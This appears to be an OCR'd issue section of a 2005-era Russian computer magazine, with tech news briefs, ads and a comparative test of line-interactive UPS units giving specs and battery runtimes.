
Microsoft®



Удаляешь прыщи
со своих фотографий
в Photoshop?
Знакомая ситуация
Начни пользоваться
Clearasil
FOR MEN
Помоги
своему лицу!




GOOGLE EARTH НА ВООРУЖЕНИИ ТЕРРОРИСТОВ



Если ты не в курсе, Google Earth — это один из проектов Google, который позволяет тебе в реальном времени наблюдать за поверхностью Земли в любой ее точке. Программа-клиент после запуска соединяет по инету тебя со спутником, дальше, вращая модель планеты, ты зумируешь изображение в нужных тебе местах и любуешься тем, что там творится. Можно запросто найти собственный дом, а так как детализация очень высокая, даже рассмотреть припаркованную у подъезда машину. И все это обновляется в реальном времени! Проект не коммерческий, и клиент доступен для скачивания всем желающим — именно это и стало причиной волнений в правительственных кругах. Ведь с помощью Google Earth можно посмотреть с высоты птичьего полета не только на экзотические курорты, но и на засекреченные объекты. При тестировании программы, австралийские официальные лица со всеми подробностями увидели изображение единственного в их стране атомного реактора, который мог бы стать лакомым куском для террористов. И это лишь один из объектов, которые не следует видеть простому глазу. Пока требование подвергнуть цензуре Google Earth появилось только у австралийских властей, но проект молодой, и есть все шансы, что к австралийцам присоединятся чиновники других стран. Большой Брат предпочитает сам наблюдать, и не любит, когда наблюдают за ним.

ТРЕХМЕРНЫЙ ДИСПЛЕЙ ИЗ «ГИПЕРТКАНИ»

Британец Адам Монтандон со своими коллегами из лаборатории HMC MediaLab в Плимуте разработал довольно необычный трехмерный дисплей, в который можно в буквальном смысле слова окунуться с головой. Система состоит из экрана, инфракрасных сенсоров, проектора и видеокамеры. Экран изготовлен из так называемой гиперткани. Гиперткань — это эластичный материал, деформирующийся под внешним воздействием. Сенсоры и видеокамера располагаются позади экрана и реагируют на изменения формы полотна из гиперткани, после чего передают данные в компьютер. Компьютер обрабатывает переданные данные с помощью специальной программы и воспроизводит картинку на деформированном дисплее. Пока что эта система генерирует объемное изображение леса. Человек может погрузить голову или руку в виртуальное пространство, либо «выбить» искры резким ударом по экрану. Полотно из гиперткани имеет размеры в один метр шириной и два метра высотой. По мнению разработчиков, подобные стенды можно будет успешно применять на различных выставках и презентациях.



БИОМЕТРИЧЕСКИЕ КЛЮЧИ ОТ ДОМА



В канадском городе Ванкувер скоро появится многоквартирный жилой дом класса люкс, в котором не будет обычных дверных замков. Новое здание будет оборудовано новейшей системой биометрической идентификации жильцов и просто посетителей. Такая система — далеко не новинка. Ранее она использовалась только в государственных, финансовых и закрытых учреждениях. Теперь же дом в Ванкувере первым из жилых сможет похвастаться своей высокотехнологической оснасткой. Биометрические сканеры будут установлены не только на дверях квартир, но и на уличной двери, в гараже, на стоянке и в лифтах. Изначально со всех жильцов будут сняты отпечатки пальцев. Причем, во избежание недоразумений, отпечатки будут сняты сразу с нескольких пальцев обеих рук. Процедура идентификации совершенно стандартная — это простое сканирование отпечатков при входе в здание. Продажа квартир в этом доме уже начата. Стоимость жилья варьируется от 500 тысяч до трех миллионов долларов.

10 МИЛЛИОНОВ ЗА НЕБОЛЬШУЮ УСЛУГУ

Рунете захлестнула новая волна так называемых Нигерийских писем. На этот раз нам не рассказывают про наследство от африканской бабушки и не кормят байками о побеге из тюрьмы и нужде переправить деньги. С просьбой о помощи к нам обращается представитель Михаила Ходорковского. Да-да, того самого, у которого денег больше, чем у тебя, у меня и половины России вместе взятых. Так вот, оказывается у Миши в банке «МЕНАТЕП» хранится 450 миллионов припрятанных баксов. Но слишком долго они там лежат, и надо бы их переправить на другой счет. Только куда? У тебя ведь есть банковский счет, дружище? Ты-то нам и нужен! В общем, если ты не против, давай мы переведем тебе на счет 450 миллионов, а за хлопоты выделим 4% денег. То есть 10 миллионов… купишь себе чего-нибудь сладенького. И вот еще что… чтобы переправить деньги, нужно знать твоей номер банковского счета и, конечно же, пароль к нему. Иначе никак. Ну и ясен пень, телефон свой скажи, а то вдруг ты жулик какой-то. После получения такого письма, корреспондент газеты «Известия» обратился в Бюро по борьбе с финансовыми преступлениями, но там ему объяснили, что раз финансовых потерь нет, значит, и суда нет. А приятель Ходорковского может где-то в Китае жить под вымышленным именем Чингисхан, как мы тебе его найдем? Пока власти играют в компьютерный покер на офисных пентиумах, письмо с заманчивым предложением уже обошло полрунета. Я не советую тебе помогать представителю Миши. Что-то мне подсказывает, что 10 миллионов за пустяковую услугу слишком щедрый дар, даже для олигарха.





Мы предлагаем нашим клиентам только самое лучшее

Системная интеграция

Компьютеры и серверы **X–Ring** с супертонкими мониторами **SyncMaster 710N, 720B, 720T, 920T, 193P, 173P,** обеспечивающими исключительное качество изображения



Samsung **SyncMaster** 173P



www.x–ring.ru
www.x–tool.ru

SAPPHIRE ПОКОРЯЕТ СРЕДНИЙ СЕГМЕНТ




Для вторжения в эту популярную ценовую область была подготовлена новая серия видеоплат на основе чипсета ATI Radeon X800GT. Обе модели серии X800GT базируются на успешной архитектуре X800, имеют 256-битный интерфейс памяти, 8 пиксельных конвейеров, но оснащаются разным объемом видеопамяти и имеют разные тактовые частоты. Первая модель Sapphire RADEON X800GT имеет 256 Мб DDR3-памяти, работает на частоте ядра 475 МГц и имеет частоту памяти 980 МГц эффективная. Вторая модель серии оснащена 128 Мб 256-битной DDR1-памяти в упаковке BGA, частота ядра 475 МГц, частота памяти 700 МГц эффективная. В комплекте с обеими платами поставляется новая утилита для разгона TRIXX. К плате можно подключить два монитора (DVI-I и VGA), а также телевизор через S-Video. В комплекте поставляются все необходимые переходники DVI-I/VGA, S-Video/композит и S-Video/HDTV и кабели.


ПОИГРАЕМ В BENQ



А точнее в новый ноутбук этой компании, который называется JoyBook S52. Родная фирма называет его основными достоинствами дизайн и функциональность. Он имеет 13-дюймовый широкоформатный дисплей с яркостью 200 кд/м2 и встроенную систему объемного звучания, что вкупе дает пользователю возможность наслаждаться DVD-фильмами. Для выхода в Сеть есть адаптер Wi-Fi (a\b\g), который присутствует тут благодаря тому, что весь ноутбук построен на технологии Intel Centrino (чипсет 915GM, частота шины данных 533 МГц). Еще о компонентах: в JoyBook устанавливается мобильный процессор Pentium с тактовой частотой от 1,6 ГГц, 256 или 512 Мб оперативной памяти, жесткий диск объемом до 80 Гб и оптический комбо-привод DVD. Вес ноутбука составляет 2 кг (вместе с батареей), а в комплект поставки входит большой набор ПО, включающий в себя фирменные утилиты BenQ и мультимедийное ПО сторонних производителей.

ЛЮДИ-РОБОТЫ






Японские ученые в очередной раз удивили весь мир своим изобретением. Уж очень они любят наделять свои железные создания функциями, присущие живым существам. Уже есть и роботы-помощники, и роботы для пожилых людей, и роботы-футболисты, и роботы-переводчики. Недавно даже был прорыв — создание искуственной кожи, распознающей давление и температуру — функции, характерные настоящей коже. На этот раз специалисты японской компании NTT представили систему дистанционного управления человеком. Принцип действия весьма прост — воздействие на вестибюлярный аппарат, отвечающий за чувство равновесия. В область уха помещаются электроды, которые подают постоянный ток. За счет этого у человека меняется представление о собственном положении в пространстве и он идет туда, куда ему при помощи специального джойстика буквально указывают, куда идти. Фактически, японские ученые сумели превратить человека в радиоуправляемое устройство.

На SIGGRAPH-2005 всем желающим была предоставлена возможность опробовать эту систему на себе и почувствовать себя немножко роботом-андроидом. На данный момент разработчики видят широкое применение новинки в сфере видеоигр для более реалистичных ощущений в виртуальном пространстве.

УМНАЯ ДВЕРЬ




Японская корпорация Tanaka создала автоматическую дверь, подстраивающуюся под контуры тела проходящего сквозь нее человека. Дверь состоит из нескольких десятков тонких горизонтальных полос, раздвигающихся в разные стороны. При приближении к двери человека или иного живого существа многочисленные инфракрасные датчики-сенсоры определяют его габариты, размеры сумок и прочие параметры, и с небольшим запасом раздвигают полоски на нужное расстояние, либо же не раздвигают их вообще. Как говорят сами разработчики, «умная» дверь будет препятствовать проникновению в помещение пыли, микробов и насекомых. Так- же дверь поможет снизить расходы на обогрев помещения ввиду уменьшения интенсивности теплообмена комнаты с внешней средой. Кстати, компания Tanaka еще и разработала гаражные ворота, повторяющие контуры автомобиля.


I DIG
I SCRATCH
I MIX
MARTIN LUTHER
REBEL SOUL MUSIC
Товар сертифицирован
RBK DJ
RbK MUSIC
www.reebok.ru

СМЕРТЬ ВО ИМЯ ИГРЫ

Новый случай смерти за компьютером зафиксирован в Южной Корее. После 50 часов игры в одном из интернет-кафе города Тэгу скончался 28-летний геймер по имени Ли. В течение трех дней, которые он провел за монитором, чувак отрывался от него лишь на туалет и кратковременный сон. Когда бывшие коллеги по работе (Ли уволился, чтобы было больше времени на игру), по просьбе матери, пришли вернуть его домой, геймер пообещал закончить свои внутриигровые дела и прийти. Но буквально час спустя откинул коньки. Вскрытие показало — больной умер от вскрытия… вернее от истощения и интенсивной нагрузки. Газеты, как всегда, развели из этого случая шумиху. Мол, на его месте можешь быть ты. Да ладно вам, товарищи газетчики, я и побольше засиживался, и ничего — здоров как огурчик. Может у Ли какая-то лихорадка случилась, или какой-нибудь злокачественный рак мозга. Название игры, за которой помер пациент, неизвестно, но ставлю пятьсот рублей золотом — это World of Warcraft.



МИНИСТЕРСТВО ОБОРОНЫ УКРАИНЫ ХАКНУЛИ




Некоторое время назад, спецы из украинской security-компании «Ukrainian PHP Group» проанализировали защищенность сайта местного Министерства Обороны и пришли к выводу, что защищенность эта держится едва ли не на соплях. О чем известили админов военного ведомства. Но у МинОбороны, видать, и так дел по горло, чтобы еще защищенностью компьютеров заниматься. Неудивительно, что сайт в итоге хакнули. Неизвестные хакеры отдефейсили индексную страницу и оставили на ней сообщение в духе: «Гриценко, не спи». Министр обороны, товарищ Гриценко, от комментариев воздержался, зато комментарии дали независимые эксперты, которые заявили, что из-за SQL-уязвимости (именной ей воспользовались взломщики), военное ведомство могло полностью лишиться своей базы данных. К счастью, ничего такого не произошло. Но инцидент в очередной раз подтвердил, что вложить деньги в безопасность компьютерной системы выгоднее, чем потом оплачивать последствия ее взлома.

В ПИТЕРЕ ПРОШЕЛ CC05



С 20 по 21 августа в славном городе Санкт-Петербург прошел очередной ежегодный фестиваль компьютерного искусства Chaos Construction. Проводился он, как и в прошлом году, в здании торгового комплекса ЛДМ и собрал более 400 посетителей. Ваш покорный тоже успел отметиться. В целом все прошло довольно гладко, правда, без приятных сюрпризов, таких как полюбившийся народу в прошлом году гипнотический квадратик. Номинаций было много, помимо стандартных PC/Amiga/ZX-Spectrum платформ, авторы представили работы и под мобильные системы. Параллельно с фестивалем, проходила выставка древних компьютеров, где можно было поглазеть и даже пощупать таких старичков, как Amiga 500, БК0011М, Commodore 64, Amstrad Notepad, ИСКРА-1030, Yamaha MSX-2, AT&T UNIX PC 7300, Robotron-1715 / CP/M и другие экспонаты. Нововведением пати стал семинар, на котором сотрудники компании Kenjitsu рассказывали о Nextgen — новейших технологиях создания 3D арта для игр и демо. Также можно было послушать лекции о 3D-моделировании и разных программерских трюках. Чтобы развлечь публику, были приглашены сценовые группы McLighter и ChipCult, исполнившие свои хиты. Не обошлось и без Hidden party — тусовки сценеров на открытом воздухе, которая в этом году проходила в пригороде Спб недалеко от Ораниенбаума. Более подробно о мероприятии можно почитать на сайте *http://cc5.org.ru*, а большинство работ, участвовавших в разных компо, взять на нашем диске.

MICROSOFT БУДЕТ УЧИТЬ КИБЕРКОПОВ



На одной из недавних конференций, посвященной расследованию компьютерных преступлений, представитель Microsoft Ричард Ламагна объявил о скором открытии нового сервиса Law Enforcement Portal. Посвящен он будет оказанию помощи всем, кто посвятил себя борьбе с киберпреступностью. На сайте можно будет найти различные правовые документации, технические статьи, советы по быстрому обнаружению хакеров, полезные антихакерские программы и даже тренинги. Любой киберкоп сможет через сайт научиться быстро находить нужную инфу на диске преступника, отслеживать айпишники и сетевые маршруты, юзать whois, и другим вещам, которые никогда не помешают, если имеешь дело с хакерами. Как показали опросы и исследования, большинство сотрудников органов, работающих в компьютерных отделах, ничего этого не умеют, но в то же время не против научиться. Помимо предоставления материалов, Microsoft планирует наладить прямое сотрудничество с властями и оказывать консультации полицейским по вопросам борьбы со взломщиками. Запуск проекта намечен на ноябрь, но уже в октябре можно будет пройти тестовый тренинг по борьбе с бот-сетями, которые хакеры используют для рассылки рекламы и DDoS-атак.

Создай свою реальность

с компьютером DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT





Включи DEPO Ego — и перед тобой откроется новая реальность твоих любимых компьютерных игр. Наслаждайся быстротой реакции и скоростью, исследуй распахнувшийся перед тобой мир высококачественной компьютерной графики и настоящего экшена. Теперь эта цифровая реальность может стать твоей благодаря компьютеру DEPO Ego на базе процессора Intel® Pentium® 4 с технологией HT.



DEPO Ego 360 TV:

- процессоры Intel® Pentium® 4 с технологией HT серии 6xx (2Мб cash второго уровня)
- чипсет Intel® 925XE с улучшенной архитектурой
- сверхбыстрая память DDR2
- новые возможности графики PCI-Express
- реалистичный объемный 8-канальный звук

Компания DEPO Computers Тел./факс: (095) 969-2215, www.depo.ru

Intel, Intel Inside, the Intel Inside Logo и Intel Pentium являются зарегистрированными товарными знаками Intel Corporation и её отделений в США и других странах. Microsoft и Windows являются зарегистрированными товарными знаками компании Microsoft и её отделений в США и других странах.





ЭНЕРГЕТИЧЕСКАЯ НЕЗАВИСИМОСТЬ

[intro]

Алексей Шуваев, test_lab (test_lab@gameland.ru)

Что ты делаешь, когда сверкает молния, выключается свет и соседи начинают ломиться в дверь за свечкой? Выстраиваешь баррикады и ждешь начала войны? Не торопись — подумай о безопасности заранее. Сегодня мы поговорим не об интеллектуальной защите твоего компьютера, а о защите энергетической. Наверняка, ты сталкивался с ситуацией, когда, работая над емким и серьезным проектом, неожиданно выключался компьютер. Неважно, виноваты ли в этом монтеры, сбой на подстанции или замыкание — результат один и тот же — данные потеряны. Бороться с проблемами нестабильности питания призваны Источники Бесперебойного Питания — ИБП, или, как их еще именуют, UPS. В обязанности ИБП входит не только подпитка компьютера в моменты отсутствия тока в сети — теперь они выполняют и множество других функций. Мы же решили протестировать наиболее доступные широкому кругу пользователей устройства в ценовом диапазоне до $140

[технологии]

Внутри ИБП находится аккумулятор, энергия которого используется для работы в автономном режиме. Стоит отметить, что не только полное отсутствие напряжения во входной цепи обуславливает переход в этот режим, но и чрезмерное падение или повышение напряжения также активизируют режим работы от батарей. Помимо этого, на данный момент, практически все устройства умеют защищать локальные сети или телефонные линии от скачков напряжения.

[методика тестирования]

Тестирование всех устройств производилось следующим образом. После подключения всех ИБП к сети и включения их, на подзарядку аккумуляторов давались сутки. Набрав полную емкость (в среднем, время заряда равняется 7-8 часам), к ИБП подключался тестовый стенд, на котором было запущено несколько офисных задач таких, как текстовый редактор, браузер, проигрывание DivX-фильма и копирование весомого файла по локальной сети. Там, где позволяли устройства, производилось подключение к компьютеру и устанавливался соответствующий софт. При установлении средней загруженности компьютера (такие пиковые нагрузки, как постоянное кодирование видео не рассматривались) подача электроэнергии на ИБП прекращалась, и засекалось время до полного отключения устройства. В ПО отключались все предупреждающие надписи и предварительное выключение компьютера, чтобы максимально точно узнать возможное время работы от батарей. Ну что ж, тест начался.

[тестовый стенд]

NEC MultiSync FE791 SB 17"
Epox 8RDA
AMD Athlon XP 2000+
512 Мб
2xHDD Seagate Barracuda IV
ATI Radeon 9600 PRO
DVD-RW NEC 2500

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям Лайтхаус (т.(095)689-8603, www.lighthouseups.ru), МЕРЛИОН (www.merlion.ru), Аэртон (www.airton.com), Nevada (www.nevada.ru), а также российское представительство компании APC.

MICROLAB UPS-650D | LIGHTHOUSE BASE 800 | LIGHTHOUSE MASTER 625 MGE NOVA 600 AVR | MGE ELLIPSE PREMIUM 650 | PCM BNT-1000AP PPON SMART PROTECT PRO 700 | APC BACK-UPS ES 525

[классы ИБП]

Все имеющиеся ups'ы можно поделить на 3 класса по техническим характеристикам и по области выполняемых задач. Начнем с самого простого.

[off-line или Standby]

Устройства этого класса на рынке распространены благодаря простоте конструкции и невысокой цене. Принцип работы довольно прост. Твой компьютер напрямую запитывается от внешней сети, и лишь при отсутствии напряжения включается резервное питание от батарей. К плюсам можно приписать относительную дешевизну и простоту в установке и эксплуатации, что незаменимо в условиях офиса. К минусам данного типа ИБП стоит отнести:

¶ плохую фильтрацию, ввиду простоты схемы. Выходное напряжение будет равняться входному, а это значит, что в домах со старой проводкой и большим числом потребителей возможно падение до 180В и ниже. Нестабильность питания негативно скажется на долговечности всей системы.

¶ даже при небольших скачках напряжения, устройство будет переключаться в режим работы от аккумуляторов, сокращая тем самым их ресурс

¶ время переходного процесса «внешняя сеть — батареи» может равняться от 5 до 20 мс. В случае со ступенчатым падением напряжения время перехода может утраиваться. Чтобы цифры не были пустыми, скажу, что разогнанная система не терпит переходного процесса более 15 мс, так что либо снижай скорости, либо читай далее.

[line-Interactive]

Ко второму типу ИБП относятся источники Line-Interactive, которые также называют гибридными. Принцип действия аналогичен устройствам Off-Line с добавлением различных схем, призванных компенсировать колебания в Сети. Электрическая схема данных устройств сложнее, нежели у off-line ИБП. Добавлен микроконтроллер, призванный выполнять мониторинг за состоянием всей системы. Если устройства standby можно представить как аккумулятор с инвертером, то данный тип UPS обладает возможностью коммуникации с компьютером и более высокими техническими характеристиками в области защиты. Благодаря усложнению схемы, на выходе получается сигнал с аппроксимированной синусоидой или с чистой синусоидой. Как раз такие UPS находятся в нашем ценовом диапазоне, их-то мы и протестировали для данной статьи.

[on-Line]

Пожалуй, лучшие бесперебойники из всех имеющихся. Высококачественные ИБП класса on-line имеют так называемую гальваническую развязку. Главный плюс в том, что нагрузка всегда работает от аккумулятора (который постоянно подзаряжается), поэтому время перехода на батареи, в случае отключения электроэнергии равняется 0! Работает схема двойного преобразования: входящий ток преобразуется в постоянный для зарядки аккумуляторов, а инвертер, забирая ток с батарей, преобразует его в переменный с напряжением 220В. Такие процессы обуславливают стабильное питание в любое время и наибольшую независимость от местной электросети, за что приходится платить меньшим ресурсом батарей и большей стоимостью оборудования.

[*]

Заканчивая описание классов ИБП, надо сказать об одной интересной функции, которой наделены все данные девайсы — Холодный Старт. Суть данной технологии позволяет автономно запитывать устройства без наличия напряжения во входной сети. Эта технология поможет тебе срочно передать/принять документ, распечатать что-то срочное или немного поиграть. Условием холодного запуска является неполная возможная нагрузка на устройство, как правило, мощность стартовой нагрузки колеблется от 40 до 80% от максимальной мощности, выдаваемой UPS. Подводя итоги, можно сказать, что наилучшей защитой любого электрического устройства является ИБП класса On-Line, как обеспечивающий наивысший класс защиты и бесперебойное питание нагрузки, но по экономическим соображениям стоит присмотреться к ИБП Line-Interactive, чем мы сейчас и займемся.



[заключение]

Энергетический кризис может приключиться в любую минуту, и, чтобы быть готовым к таким неприятностям, приобретай ИБП. Для себя мы выбрали PCM BNT-1000AP за наибольшее время автономной работы и удобство пользования. Присудили данному устройству приз «Выбор редакции».

Ну, а в номинации «Лучшая покупка» почетное место занял Lighthouse base 800, благодаря оптимальному соотношению времени автономной работы/цена.

MICROLAB UPS-650D

Тип ИБП: Line-Interactive
Номинальная мощность: 650 ВА / 400 Вт
Модель батареи: 12 В/ 7А / 1 шт
Вес: 6,8 кг
Выходы: 2 х энергонезависимые, 2 х фильтрация напряжения
Дополнительно: внешний дисплей с информацией: загрузка, заряд, перегрузка, зарядка, ошибка
Защита телефонной линии\LAN: есть, телефонная линия
Комплектация: 2 шнура питания, телефонный шнур, com-шнур, софт
Время работы от батарей: 7:22

Источник бесперебойного питания, представленный Microlab, порадовал своим внешним видом. Довольно большой ЖК-дисплей обещал высокую информативность во время работы. Возможность подключения к компьютеру и отслеживание состояния работы ИБП не могло не радовать. Установка и настройка ПО не заняла много времени. Интерфейс программы оказался на русском, что приятно при отслеживании ситуации разряда. Индикаторы на ЖК-дисплее легко читаемы, благодаря постоянной оранжевой подсветке. Среди индикаторов присутствуют такие, как зарядка, перегрузка, потребляемая мощность (5 делений) и заряд аккумуляторов (5 делений). При пропадании внешнего питания, устройство известило писком встроенного динамика о начале работы от батарей. Отключить неприятный сигнал не было возможности, поэтому пришлось стойко переносить неприятный звук. Программа UPSilon 2000 позволяет настроить автоматическое выключение компьютера, но мы предусмотрительно заблокировали эту возможность. Когда индикатор заряда батарей достиг 20%, компьютер погас, а ЖК-дисплей ИБП высветил ошибку. Время непрерывной работы от батарей составило 7 минут 22 секунды. Много это или нет — решать тебе. Чтобы сохранить все открытые документы и закончить работу, этого вполне достаточно, но завершить запись DVD, если ты только начал прожиг, — может не хватить. В целом, понравилась информативная панель на самом девайсе и русскоговорящий софт — хорошая модель для офиса и дома, если ты не занимаешься громоздкими операциями, которые нет возможности резко прекратить.



Lighthouse base 800

Тип ИБП: Line-Interactive
Номинальная мощность: 800 ВА / 400 Вт
Модель батареи: 12 В/ 9А / 1 шт
Вес: 7 кг
Выходы: 3 х энергонезависимые
Дополнительно: два светодиодных индикатора
Защита телефонной линии\LAN: есть, телефонная линия
Комплектация: 2 шнура питания, телефонный шнур, com-шнур
Время работы от батарей: 15:06

Производитель этих ИБП позиционирует линейку Lighthouse base как источники для не очень требовательных систем с диагональю монитора в 17". Тестовый стенд, оснащенный монитором ЭЛТ в 17" можно считать средней «домашней» рабочей машиной. Офисная техника держится примерно на том же уровне потребления энергии. Установка и подключение UPS не заняли много времени, обескуражило лишь отсутствие сопутствующего ПО, тем более, что коммуникационный кабель в комплект входит. Для тех, кто уже имеет данный ИБП или собирается приобрести, нужно будет зайти на страницу *http://www.lighthouseups.ru/lighthouse_base* и скачать универсальное ПО. Там же можно ознакомиться с техническими параметрами всей серии Lighthouse base. 3 выхода питания позволят подключить не только блок компьютера и монитор, но и еще какое-либо устройство, будь то принтер или сканер, но не стоит подключать лазерные печатающие устройства — пиковые нагрузки могут в несколько раз превышать мощность ИБП. По инструкции, аккумуляторы данного устройства восстанавливают 90% своей емкости за 8 часов. Дав устройству зарядиться сутки, мы начали испытания. Опять же были загружены несколько проигрывателей музыки и видео, запущены офисные программы и отключено внешнее питание. Возможности отключить писк звукового индикатора нет, поэтому пришлось терпеть и следить за секундомером. Стойко продержавшись 15 минут и 6 секунд, ИБП отключил нагрузку и оставил горящим индикатор разряженных батарей. Хорошее впечатление от работы Lighthouse base 800 смазало отсутствие ПО в комплекте, хотя скачать софт с сайта разработчика возможно, — было бы подключение.



Lighthouse master 625

Тип ИБП: Line-Interactive
Номинальная мощность: 625 ВА / 375 Вт
Модель батареи: 12 В/ 7А / 1 шт
Вес: 7.5 кг
Выходы: 2 х энергонезависимые
Дополнительно: два светодиодных индикатора
Защита телефонной линии\LAN: есть, телефонная линия
Комплектация: 2 шнура питания, телефонный шнур, com-шнур
Время работы от батарей: 9:33

Более продвинутую линейку Источников бесперебойного питания от Lighthouse, представляют два устройства серии master. Мы выбрали мощную модификацию из представленных. Производитель позиционирует данные устройства как ИБП для мощных компьютеров или малых серверов. Данная серия оснащена защитой от перегрузок и производит точную коррекцию входного напряжения. «Настоявшись» сутки, аккумуляторы были максимально заряжены, и мы перешли к подключению. Всего два выхода не подразумевают подключения дополнительного оборудования, помимо монитора и блока. Неудобной показалась кнопка включения питания — ее приходится утапливать глубоко, что будет неудобно сделать человеку с крупными пальцами. Дизайнерское решение внешнего вида ИБП вылилось в нечто, что несколько напоминает голову Чужого из одноименного фильма. Отсутствие софта, который вполне можно было включить в комплект, тем более, что коммуникационный кабель присутствовал, несколько огорчило. Настроив тестовый стенд, UPS был лишен внешнего питания, и начался замер времени. Отработав чуть больше трех с половиной минут, ИБП сдался, и монитор погас.



MGE Nova 600 AVR

Тип ИБП: Line-Interactive
Номинальная мощность: 600 ВА / 360 Вт
Модель батареи: 12 В/ 7.2А / 1 шт
Вес: 6.8 кг
Выходы: 3 х энергонезависимые
Дополнительно: два светодиодных индикатора
Защита телефонной линии\LAN: есть, телефонная линия
Комплектация: 2 шнура питания, телефонный шнур, USB- шнур
Время работы от батарей: 8:12

Подключив блок к сети, мы сразу обнаружили потребление энергии. Оказалось, что ИБП обладает возможностью подзаряжать аккумуляторы даже в выключенном состоянии. Взяв младшую модель из линейки (старшая модель на 1100 ВА), мы начали тестирование. Подключив устройство к компьютеру, задействовав USB-интерфейс, мы установили необходимый софт и принялись за работу. Не слишком информативное ПО также немногословно, как и сам ИБП. Всего два светодиодных индикатора, один из которых одновременно обозначает перегрузку и севшие батареи. Источник имеет три разъема для подключения оборудования. В комплект поставки также включен телефонный шнур — ИБП умеет защищать телефонную линию от скачков напряжения. Зарядив аккумуляторы и проверив их емкость при помощи ПО, отключили внешнее питание. Переключившись на собственные батареи, инвертер ИБП довольно шумно начал свою работу. Продержавшись 8 минут 12 секунд, подача энергии устройствам была прекращена. Не самый лучший результат в тесте, но учитывая возможность подзарядки батарей даже в выключенном состоянии (при условии подключения к розетке), можно считать неплохим решением в той сфере, где нет необходимости в длительном завершении процесса работы.

$70



MGE ellipse premium 650

Тип ИБП: Line-Interactive
Номинальная мощность: 650 ВА / 420 Вт
Модель батареи: n/a
Вес: 9 кг
Выходы: 4 х энергонезависимые
Дополнительно: три светодиодных индикатора
Защита телефонной линии\LAN: есть, LAN
Комплектация: 2 шнура питания, телефонный шнур, com- шнур, USB- шнур
Время работы от батарей: 21:07

Один из самых оригинальных ИБП в нашем тесте. Скорее похожий на игровую приставку, нежели на UPS, он обладает необычным набором функций. Благодаря работе дизайнеров, совместно с инженерами, данный источник может послужить украшением любого стола. Возможно устанавливать его вертикально или горизонтально. Помимо своих внешних данных, он обладает отличными техническими характеристиками. Наличие итерфейсов, подключения к COM или USB порту, приятно радует. Защита локальной сети или телефонной линии также по плечу данному устройству. Но главной изюминкой являются 4 евророзетки, которые позволят подключать ghfrnbxtcrb любые устройства, требующие защиты. Кнопка включения служит индикатором активности ИБП. Помимо нее, на корпусе расположились 3 светодиодных индикатора: перегрузка, работа от батарей и севшие аккумуляторы. Программное обеспечение, идущее в комплекте, не отличается большой функциональностью, но выдает минимум необходимой информации. Наличие розеток значительно облегчает подключение других устройств, которые тоже стоит оберегать от энергетических сбоев. При испытаниях устройство продержалось дольше всех, среди ИБП своего «класса» (подразумевается класс мощности) — 21 минуту и 7 секунд.

$170

PCM BNT-1000AP

Тип ИБП: Line-Interactive
Номинальная мощность: 1000 ВА / 600 Вт
Модель батареи: n/a
Вес: 13.4 кг
Выходы: 4 х энергонезависимые, 1х фильтрация
Дополнительно: один светодиодный индикатор
Защита телефонной линии\LAN: есть, LAN
Комплектация: 2 шнура питания, телефонный шнур, com- шнур, софт
Время работы от батарей: 29:42

